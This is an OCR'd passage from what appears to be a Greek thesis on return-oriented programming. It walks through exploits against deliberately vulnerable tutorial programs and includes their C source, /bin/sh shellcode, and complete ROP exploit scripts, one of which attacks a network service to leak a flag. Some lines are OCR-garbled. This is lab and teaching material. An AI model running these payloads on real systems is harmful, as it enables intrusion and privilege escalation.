
ropshell> search inc eax
found 1 gadgets
> 0x0806a2ef : inc eax; ret

Το πρόγραμμα εκμετάλλευσης είναι κοντά στην τελική του έκδοση:

```
#/usr/bin/python

import struct
import sys

offset = 44
def p(x):
	return struct.pack('<I', x)
payload = ""
payload += offset * "A"

payload += p(0x08052476)		# pop edx; ret
payload += p(0xffffffff)		# 0xffffffff -> edx
payload += p(0x0808f4f4)		# inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		# inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		# inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		# inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		# inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		# inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		# inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)		# inc edx; add al, -0x37; ret l edx = 7

payload += p(0x0805249d)		# pop ecx ; pop ebx ; ret
payload += p(0xffffffff)		# 0xffffffff -> ecx
payload += p(0x080ca000 + 1)		# 0x080ca001 -> ebx
payload += p(0x0804f871)		# dec ebx ; ret ebx -> 0x080ca000
payload += p(0x080c86db)		# inc ecx ; ret -> 0
payload += p(0x080c86db)		# inc ecx ; ret -> 1
payload += p(0x080c86db)		# inc ecx ; ret -> 2
payload += p(0x0804820c)		# add ecx, ecx; rep ; ret -> 4
payload += p(0x0804820c)		  # add ecx, ecx; rep ; ret -> 8
payload += p(0x0804820c)		  # add ecx, ecx; rep ; ret -> 16
payload += p(0x0804820c)		  # add ecx, ecx; rep ; ret -> 32
payload += p(0x0804820c)		  # add ecx, ecx; rep ; ret -> 64
payload += p(0x0804820c)		  # add ecx, ecx; rep ; ret -> 128

payload += p(0x0804b128)		# xor eax, eax ; pop ebp ; ret => 0
payload += "H3CK"			# H3CK -> ebp
payload += p(0x0806b21e)		# add eax, ecx ; ret l eax -> 128
payload += p(0x0805eb46)		# add eax, 0x30(48) ; pop ebp ; ret l eax -> 176
payload += "H3CK"			# H3CK -> ebp
payload += p(0x0807a3df)		# inc eax; add al, -0x37(55) ; ret l eax -> 122
payload += p(0x0806a2ef)		# inc eax; ret l eax -> 123
payload += p(0x0806a2ef)		# inc eax; ret l eax -> 124
payload += p(0x0806a2ef)		# inc eax; ret l eax -> 125

payload += p(0x08052ba0)		# int 0x80; ret

#read(0, 0x080ca000, 128)
#EAX = 3 (read), EBX = 0 (stdin), ECX = 0x080ca000 (memory_address), EDX = large value (size)

payload += p(0x08052476)		# pop edx ; ret
payload += p(0x01111111)		# edx -> 0x01111111 random value that is 4 byte and > 128

payload += p(0x0805249d)		# pop ecx; pop ebx; ret
payload += p(0x080ca001)		# ecx -> 0x080ca001
payload += p(0xffffffff)		# ebx -> 0xffffffff
payload += p(0x08054ce3)		# inc ebx; adc al, -0x7d; ret
payload += p(0x080488e9)		# dec ecx; ret

#eax = 3
payload += p(0x0804b128)		# xor eax, eax; pop ebp; ret
payload += "H3CK"			# ebp -> H3CK
payload += p(0x0806a2ef)		# inc eax; ret
payload += p(0x0806a2ef)		# inc eax; ret
payload += p(0x0806a2ef)		# inc eax; ret

#payload += p(0x08052ba0)		# int 0x80; ret
payload += "BBBB"
print payload
```

ΠΙΝΑΚΑΣ 3.3.3.6: ΠΡΟΓΡΑΜΜΑ ΕΚΜΕΤΑΛΛΕΥΣΗΣ (ΣΥΝΑΡΤΗΣΕΙΣ MPROTECT, READ)

Παρατηρείται ότι το εκτελέσιμο τερματίζει με την διεύθυνση 0x42424242 στον καταχωρητή EIP. Συνεχίζει να υπάρχει έλεγχος στη ροή εκτέλεσης του προγράμματος.



ΕΙΚΟΝΑ 3.3.3.13: ΕΚΤΕΛΕΣΗ ΣΥΝΑΡΤΗΣΗΣ READ()


Το τελευταίο βήμα είναι να μεταπηδήσει το πρόγραμμα στον κώδικα που θα του εισαχθεί μέσω της συνάρτησης read(). Αυτή η διεύθυνση βρίσκεται ήδη αποθηκευμένη στον καταχωρητή ECX από το πλαίσιο στοίβας που φτιάχτηκε πριν. Ουσιαστικά αυτό που χρειάζεται είναι η εντολή JMP ECX ώστε να τρέξει ο κώδικας που έχει εισαχθεί.

ropshell> search jmp ecx
found 1 gadgets
> 0x080a642c : jmp ecx

Χρησιμοποιώντας το ίδιο shellcode με το πρόγραμμα level0 και τροφοδοτώντας το στην είσοδο του προγράμματος level2.

python -c 'print "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"'; cat) | ./level2 "$(python ./exploit5.py)"

Τελικά το πρόγραμμα εκμετάλλευσης είναι πλήρως λειτουργικό και έχει ως αποτέλεσμα την “μεταπήδηση” σε υπερχρήστη στο λειτουργικό σύστημα που εκτελείται.



ΕΙΚΟΝΑ 3.3.3.14: ΕΠΙΤΥΧΗΣ ΕΚΤΕΛΕΣΗ ΠΡΟΓΡΑΜΜΑΤΟΣ ΕΚΜΕΤΑΛΛΕΥΣΗΣ

Σημείωση: Στο τελικό πρόγραμμα εκμετάλλευσης της αδυναμίας χρησιμοποιήθηκαν περισσότερες μεταβλητές με σκοπό το πρόγραμμα να γίνει φορητό και να είναι δυνατή η περαιτέρω χρήση του με λιγότερες μετατροπές.

Παράρτημα

Πίνακας Αντιστοίχισης υπηρεσιών με θύρες

Υπηρεσία	Θύρα
FTP	21
SSH	22
Telnet	23
Simple Mail Transfer Protocol (SMTP)	25
Domain Name System (DNS)	53
Trivial File Transfer Protocol (TFTP)	69
Hypertext Transfer Protocol (HTTP)	80
POP3	110
NetBIOS Session Service	139
SNMP	161
Lightweight Directory Access Protocol (LDAP)	389
Hypertext Transfer Protocol over TLS/SSL	443
Microsoft-DS Active Directory, SMB shares	445
Remote Desktop Protocol	3389
Virtual Network Computing	5900

Πηγαίος κώδικας προγραμμάτων σεναρίου 3

Κώδικας προγράμματος level0

```c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv, char **argp)
{
  char name[32];
  printf("[+] ROP tutorial level0\n");
  printf("[+] What's your name? ");
  gets(name);
  printf("[+] Bet you can't ROP me, %s!\n", name);
  return 0;
}
```

Κώδικας προγράμματος level1

```c
#include <stdio.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <unistd.h>
#include <fcntl.h>

void write_buf(int fd, char *buf)
{
  int len = strlen(buf);
  write(fd, buf, len);
}


void write_file(char *filename, char *filebuf, int filesize)
{
  int f = open(filename, O_RDWR | O_CREAT, S_IRUSR | S_IWUSR);
  write(f, filebuf, filesize);
  close(f);
}

void handle_conn(int fd)
{
  char filename[32], cmd[32];
  char text[256];
  int read_bytes, filesize;
  char str_filesize[7];

  // banner
  write_buf(fd, "Welcome to \n");
  write_buf(fd, " XERXES File Storage System\n");
  write_buf(fd, "  available commands are:\n");
  write_buf(fd, "  store, read, exit.\n");

  while (1)
  {
      write_buf(fd, "\n> ");

      memset(cmd, 0, sizeof(cmd));
      read(fd, cmd, sizeof(cmd));

      if (!strncmp(cmd, "store", 5))
      {
          write_buf(fd, " Please, how many bytes is your file?\n\n");
```

```
47            write_buf(fd, "> ");
48            memset(str_filesize, 0, sizeof(str_filesize));
49
50            read(fd, &str_filesize, 6);
51            filesize = atoi(str_filesize);
52            char *filebuf = malloc(filesize);
53
54            write_buf(fd, " Please, send your file:\n\n");
55            write_buf(fd, "> ");
56
57            read_bytes = read(fd, filebuf, filesize);
58
59            if (read_bytes == filesize)
60            {
61                write_buf(fd, "   XERXES is pleased to inform you\n    that your file was received\n        most successfully.\n");
62            }
63            else
64            {
65                write_buf(fd, "   XERXES regrets to inform you\n    that an error occurred\n        while receiving your file.\n");
66            }
67
68            write_buf(fd, " Please, give a filename:\n");
69            write_buf(fd, "> ");
70
71            memset(filename, 0, sizeof(filename));
72            read_bytes = read(fd, filename, filesize);
73
74            snprintf(text, sizeof(text), "  XERXES will store\n   this data as '%s'.\n", filename);
75            write_buf(fd, text);
76
77            write_file(filename, filebuf, filesize);
78
79            write_buf(fd, "  XERXES wishes you\n      a NICE day.\n");
80            return;
81        }
82
83        if (!strncmp(cmd, "read", 4))
84        {
85            write_buf(fd, "  Please, give a filename to read:\n");
86            write_buf(fd, "> ");
87
88            memset(filename, 0, sizeof(filename));
89            read_bytes = read(fd, filename, sizeof(filename));
90            filename[read_bytes-1] = 0;
91
92            if (strstr(filename, "flag"))
93            {
```

```
94                write_buf(fd, "  XERXES demands your capture\n    or
    destruction.\n  Have a NICE day.\n");
95                return;
96            }
97
98            int f = open(filename, O_RDONLY);
99            if (f == -1)
100           {
101               write_buf(fd, "  XERXES regrets to inform you\n   that the
    requested file cannot be found.\n");
102           }
103
104           char *filebuf = malloc(100000);
105           read_bytes = read(f, filebuf, 100000);
106           write(fd, filebuf, read_bytes);
107           free(filebuf);
108
109           write_buf(fd, "  XERXES wishes you\n      a NICE day.\n");
110           return;
111       }
112
113       if (!strncmp(cmd, "exit", 4))
114       {
115           write_buf(fd, "  XERXES wishes you\n      a NICE day.\n");
116           return;
117       }
118   }
119 }
120
121 int main(int argc, char **argv)
122 {
123   int listenfd = -1, connfd = -1;
124   struct sockaddr_in serv_addr;
125
126   listenfd = socket(AF_INET, SOCK_STREAM, 0);
127   memset(&serv_addr, 0, sizeof(serv_addr));
128
129   serv_addr.sin_family = AF_INET;
130   serv_addr.sin_addr.s_addr = htonl(INADDR_ANY);
131   serv_addr.sin_port = htons(8888);
132
133   while (bind(listenfd, (struct sockaddr*)&serv_addr, sizeof(serv_addr))
    < 0)
134   {
135       printf("[!] error bind()ing!\n");
136       sleep(1);
137       printf("[+] retrying bind()\n");
138   }
139
140   listen(listenfd, 10);    // 10 = backlog?
141
```

```
142   while (1)
143   {
144       connfd = accept(listenfd, (struct sockaddr*)NULL, NULL);
145       int pid = fork();
146       if (pid < 0)
147       {
148           printf("[!] error fork()ing!\n");
149           close(listenfd);
150           exit(-1);
151       }
152       if (pid == 0)
153       {
154           close(listenfd);
155           handle_conn(connfd);
156           close(connfd);
157           exit(0);
158       }
159
160       close(connfd);
161   }
162
163   return 0;
164 }
```

Κώδικας προγράμματος level2

```
1   #include <stdio.h>
2   #include <stdlib.h>
3
4   int main(int argc, char **argv, char **argp)
5   {
6     if (argc > 1)
7     {
8         char name[32];
9         printf("[+] ROP tutorial level2\n");
10        strcpy(name, argv[1]);
11        printf("[+] Bet you can't ROP me this time around, %s!\n", name);
12    }
13    return 0;
14  }
```

Τελικά προγράμματα σεναρίου 3

Τελικό πρόγραμμα εκμετάλλευσης επιπέδου 0

```
#/usr/bin/python

import struct

def p(x):
        return struct.pack('<L', x)

rop = ""
rop += "A" * 44
rop += p(0x80523e0)     # mprotect
rop += p(0x8048882)           # pop3ret
rop += p(0xbffdf000)    # stack
rop += p(0x100)         # size
rop += p(0x7)           # exec

rop += p(0x80517f0)       # read function
rop += p(0x8048882)           # pop3ret
rop += p(0x0)             # stdin, read 1st parameter
rop += p(0xbffdf000)      # executable memory, read 2nd param
rop+= p(0x100)       # length, read 3rd parameter

pop += p(0xbffdf000)
print rop
```

Τελικό πρόγραμμα εκμετάλλευσης επιπέδου 1

```
#!/usr/bin/python

from pwn
import *

context(arch = 'i386', os = 'linux')

# 0: stdin, 1: stdout, 2: stderr, 3: flag, 4: socket
offset = 64
buffer = 0x0804a000
read = 0x08048640
write_buf = 0x08048700
open = 0x080486d0

pop2ret = 0x08048ef7
pop3ret = 0x08048ef6

flag = 0x0804a128

read_fd = 0x3
write_fd = 0x4

payload = ""
payload += offset * 'A'
```

```
#
open(flag, readonly)
payload += p32(open)
payload += p32(pop2ret)# return address
payload += p32(flag)
payload += p32(0)

# read(0x3, memory_address, size)
payload += p32(read)
payload += p32(pop3ret)# return address
payload += p32(3)
payload += p32(buffer)
payload += p32(53)

# write(0x4, memory_address, size)
payload += p32(write_buf)
payload += "FAKE "                # return address
payload += p32(4)
payload += p32(buffer)# payload += p32(53)

# connection
conn = remote('192.168.74.152', 8888)
conn.recvuntil('> ')
conn.send('store\n')

conn.recvuntil('> ')
conn.send('%d\n' % (len(payload) + 1))# sending the size of filename

conn.recvuntil('> ')
conn.send(payload + '\n')

conn.recvuntil('> ')
conn.send(payload + '\n')

print conn.recvline()# printing the flag
```

Τελικό πρόγραμμα εκμετάλλευσης επιπέδου 2

```
#/usr/bin/python

import struct
import sys

offset = 44

def p(x):
        return struct.pack('<I', x)


payload = ""
payload += offset * "A"

payload += p(0x08052476)          # pop edx; ret
payload += p(0xffffffff)          # 0xffffffff -> edx
```

```
payload += p(0x0808f4f4)          # inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)          # inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)          # inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)          # inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)          # inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)          # inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)          # inc edx; add al, -0x37; ret
payload += p(0x0808f4f4)          # inc edx; add al, -0x37; ret | edx = 7

payload += p(0x0805249d)          # pop ecx ; pop ebx ; ret
payload += p(0xffffffff)          # 0xffffffff -> ecx
payload += p(0x080ca000 + 1)      # 0x080ca001 -> ebx
payload += p(0x0804f871)          # dec ebx ; ret ebx -> 0x080ca000
payload += p(0x080c86db)          # inc ecx ; ret -> 0
payload += p(0x080c86db)          # inc ecx ; ret -> 1
payload += p(0x080c86db)          # inc ecx ; ret -> 2
payload += p(0x0804820c)          # add ecx, ecx; rep ; ret -> 4
payload += p(0x0804820c)          # add ecx, ecx; rep ; ret -> 8
payload += p(0x0804820c)          # add ecx, ecx; rep ; ret -> 16
payload += p(0x0804820c)          # add ecx, ecx; rep ; ret -> 32
payload += p(0x0804820c)          # add ecx, ecx; rep ; ret -> 64
payload += p(0x0804820c)          # add ecx, ecx; rep ; ret -> 128

payload += p(0x0804b128)         # xor eax, eax ; pop ebp ; ret => 0
payload += "H3CK"                # H3CK -> ebp
payload += p(0x0806b21e)         # add eax, ecx ; ret | eax -> 128
payload += p(0x0805eb46)         # add eax, 0x30(48) ; pop ebp ; ret |
eax -> 176
payload += "H3CK"                # H3CK -> ebp
payload += p(0x0807a3df)         # inc eax; add al, -0x37(55) ; ret | eax
-> 122
payload += p(0x0806a2ef)         # inc eax; ret | eax -> 123
payload += p(0x0806a2ef)         # inc eax; ret | eax -> 124
payload += p(0x0806a2ef)         # inc eax; ret | eax -> 125

payload += p(0x08052ba0)         # int 0x80; ret


#read(0, 0x080ca000, 128)
#EAX = 3 (read)
#EBX = 0 (stdin)
#ECX = 0x080ca000 (memory_address)
#EDX = large value (size)

#EDX -> large value
payload += p(0x08052476)         # pop edx ; ret
payload += p(0x01111111)         # edx -> 0x01111111 random value that is
4 byte and > 128


#ECX = 0x080ca000
#EBX = 0
payload += p(0x0805249d)         # pop ecx; pop ebx; ret
payload += p(0x080ca001)         # ecx -> 0x080ca001
payload += p(0xffffffff)         # ebx -> 0xffffffff
payload += p(0x08054ce3)         # inc ebx; adc al, -0x7d; ret
```

```
payload += p(0x080488e9)          # dec ecx; ret


#eax = 3
payload += p(0x0804b128)          # xor eax, eax; pop ebp; ret
payload += "H3CK"                 # ebp -> H3CK
payload += p(0x0806a2ef)          # inc eax; ret
payload += p(0x0806a2ef)          # inc eax; ret
payload += p(0x0806a2ef)          # inc eax; ret

payload += p(0x08052ba0)          # int 0x80; ret

payload += p(0x080a642c)          # jmp ECX

print payload
```

Πίνακας Ακρωνυμίων

Ακρωνύμιο	Επεξήγηση
CMS	Content Management System
DEP	Data Execution Prevention
DHCP	Dynamic Host Configuration Protocol
DLL	Dynamic Link Library
DNS	Domain Name System
FTP	File Transfer Protocol
HTTP	Hypertext Transfer Protocol
ICMP	Internet Control Message Protocol
IP	Internet Protocol
MAC	Media Access Control
POP3	Post Office Protocol 3
RDP	Remote Desktop Protocol
ROP	Return-oriented Programming
SMB	Server Message Block
SMTP	Simple Network Management Protocol
SNMP	Simple Network Management Protocol
SSH	Secure Shell
SSL	Secure Sockets Layer
TCP	Transmission Control Protocol
TLS	Transport Layer Security
UDP	User Datagram Protocol
VNC	Virtual Network Computing
XSS	Cross Site Scripting

Βιβλιογραφία

[1] https://blog.skullsecurity.org/2013/ropasaurusrex-a-primer-on-return-oriented-programming
[2] https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers
[3] https://en.wikipedia.org/wiki/Netcat
[4] https://wordpress.org/plugins/job-manager/
[5] https://codex.wordpress.org/Content_Visibility
[6] https://portswigger.net
[7] https://www.facebook.com/notes/facebook-security/link-shim-protecting-the-people-who-use-facebook-from-malicious-urls/10150492832835766
[8] https://en.wikipedia.org/wiki/Return-oriented_programming